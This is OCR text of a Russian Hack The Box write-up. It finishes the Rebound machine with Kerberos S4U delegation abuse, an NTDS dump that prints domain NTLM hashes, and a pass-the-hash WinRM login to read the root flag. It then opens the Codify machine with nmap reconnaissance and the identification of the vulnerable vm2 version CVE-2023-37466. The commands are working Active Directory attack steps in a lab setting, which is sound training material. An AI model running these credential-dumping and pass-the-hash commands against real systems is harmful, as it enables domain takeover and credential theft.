


```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-getST -spn http/dc01.rebound.htb -impersonate 'dc01$' -additional-ticket 'dc01$.ccache' 'rebound.htb/delegator$' -hashes :9b0ccb7d34c670b2a9c81c45bc8befc3
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting TGT for user
[*] Impersonating dc01$
[*]     Using additional ticket dc01$.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in dc01$.ccache
```

Получение TGS

Пришло время экспортировать полученный билет, и, так как мы имперсонируем учетную запись `dc01$`, сдампим базу NTDS.

```
export KRB5CCNAME=dc01\$.ccache
impacket-secretsdump dc01.rebound.htb -k -no-pass -just-dc-ntlm
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-secretsdump dc01.rebound.htb -k -no-pass -just-dc-ntlm
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1108b27a9ff61ed4139d1443fbcf664b:::
ppaul:1951:aad3b435b51404eeaad3b435b51404ee:7785a4172e31e908159b0904e1153ec0:::
llune:2952:aad3b435b51404eeaad3b435b51404ee:e283977e2cbffafc0d6a6bd2a50ea680:::
fflock:3382:aad3b435b51404eeaad3b435b51404ee:1fc1d0f9c5ada600903200bc308f7981:::
jjones:5277:aad3b435b51404eeaad3b435b51404ee:e1ca2a386be17d4a7f938721ece7fef7:::
mmalone:5569:aad3b435b51404eeaad3b435b51404ee:87becdfa676275415836f7e3871eefa3:::
nnoon:5680:aad3b435b51404eeaad3b435b51404ee:f9a5317b1011878fc527848b6282cd6e:::
ldap_monitor:7681:aad3b435b51404eeaad3b435b51404ee:5af1ff64aac6100ea8fd2223b642d818:::
oorend:7682:aad3b435b51404eeaad3b435b51404ee:5af1ff64aac6100ea8fd2223b642d818:::
winrm_svc:7684:aad3b435b51404eeaad3b435b51404ee:4469650fd892e98933b4536d2e86e512:::
batch_runner:7685:aad3b435b51404eeaad3b435b51404ee:d8a34636c7180c5851c19d3e865814e0:::
tbrady:7686:aad3b435b51404eeaad3b435b51404ee:114e76d0be2f60bd75dc160ab3607215:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:989c1783900ffcb85de8d5ca4430c70f:::
delegator$:7687:aad3b435b51404eeaad3b435b51404ee:9b0ccb7d34c670b2a9c81c45bc8befc3:::
[*] Cleaning up...
```

Учетные данные домена

И с хешем администратора авторизуемся в службе WinRM для получения последнего флага.

```
evil-winrm -i rebound.htb -u Administrator -H
176be138594933bb67db3b2572fc91b8
```



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
44748d929065d600be9bb54be3673140
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!

HTB CODIFY

Codify

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	04 Nov 2023	Easy	20

Выходим из песочницы vm2

В этом райтапе я покажу, как совершить побег из песочницы vm2. Затем получим RCE на сервере, найдем базу данных и извлечем из нее учетные данные. А для повышения привилегий нам предстоит проэксплуатировать уязвимость в пользовательском скрипте на Bash.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Codify с учебной площадки Hack The Box. Уровень сложности машины — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.239    codify.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for codify.htb (10.10.11.239)
Host is up (0.24s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Codify
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел три открытых порта:

- порт 22 — служба OpenSSH 8.9p1;
- порт 80 — веб-сервер Apache 2.4.52;
- порт 3000 — приложение Node.js Express.

По списку открытых портов понятно, что для получения доступа к серверу нужно найти и проэксплуатировать уязвимость на сайте (брутить пароль от SSH на HTB не принято).



Codify

Test your Node.js code easily.

This website allows you to test your Node.js code in a sandbox environment. Enter your code in the editor and see the output in real-time.

Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.


Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.

Codify uses sandboxing technology to run your code. This means that your code is executed in a safe and secure environment, without any access to the underlying system. Therefore this has some limitations. We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!

Главная страница сайта codify.htb


Сайт позволяет протестировать код Node.js в изолированной среде прямо на сайте.



Редактор кода Node.js

ТОЧКА ВХОДА

На странице About us есть информация о редакторе кода. Для исполнения он использует JavaScript-песочницу vm2.



About Us

At Codify, our mission is to make it easy for developers to test their Node.js code. We understand that testing your code can be time-consuming and difficult, which is why we built this platform to simplify the process.

Our team is made up of experienced developers who are passionate about creating tools that make development easier. We're committed to providing a reliable and secure platform that you can trust to test your code.

Thank you for using Codify, and we hope that our platform helps you develop better Node.js applications.

About Our Code Editor


Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

Содержимое страницы About us

Ссылка на сайте ведет не на самую последнюю версию библиотеки vm2, а на версию 3.9.16, которая, вероятно, и используется на сервере.

Первым делом стоит проверить, есть ли для обнаруженной версии готовые эксплоиты. Для этого можно использовать Google или сразу заглядывать в специализированные базы данных вроде HackerOne и Exploit-DB, а также на GitHub. На последнем ресурсе и находим упоминание уязвимости CVE-2023-37466, которой подвержена используемая версия vm2.



